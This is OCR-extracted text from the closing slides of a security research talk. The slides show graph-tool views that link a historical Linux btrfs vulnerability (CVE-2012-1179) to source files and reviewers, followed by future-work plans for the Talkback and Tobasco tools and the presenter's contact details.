






Transforms
Find
Selection
Zoom
Start Page
linux *
Main View
Bubble View
Entity List
Overview
Detail View
<No Selection>
Property View
<No Properties>
High-level view
Historical vulns
File
Phrase


Start Page
linux
Main View
Bubble View
Entity List
Historical vulns, files
Closer look
fs/btrfs/disk-io.h
fs/btrfs/disk-io.c
fs/btrfs/ctree.h
fs/btrfs/transaction.h
CVE-2012-1179
fs/btrfs/relocation.c
fs/btrfs/super.c
fs/btrfs/scrub.c
fs/btrfs/transaction.c
Overview
Detail View
<No Selection>
Property View
<No Properties>


High-level view
Vulns, Files, Reviewers
Person
File
Phrase



Closer look
Vulns, Files, Reviewers



Current & Future work

- Ohloh integration for code metrics
- "Monitoring" activity (developers, paths)
- Mining project mgmt tools (Trac, Bugzilla)
- Expand supported projects
- Source Insight plugin
- Maltego transforms
- Machine learning fun

Epilog

Wrapping up

Social media, Talkback

- Social-media data can be used in interesting ways
- Talkback could be used to help enrich public vuln. info
- A blog-post with more results will be posted soon

Version control, Tobasco

- Stay tuned

Suggestions/feedback welcome
Updates/announcements via 'Twitter' at @volvent

Thanks for listening!

Questions?

Talkback:
talkback.volvent.org

Tobasco v0.1:
Coming soon.

Email: matt@volvent.org

'Twitter': @volvent

VOLVENT
security solutions

volvent.com.au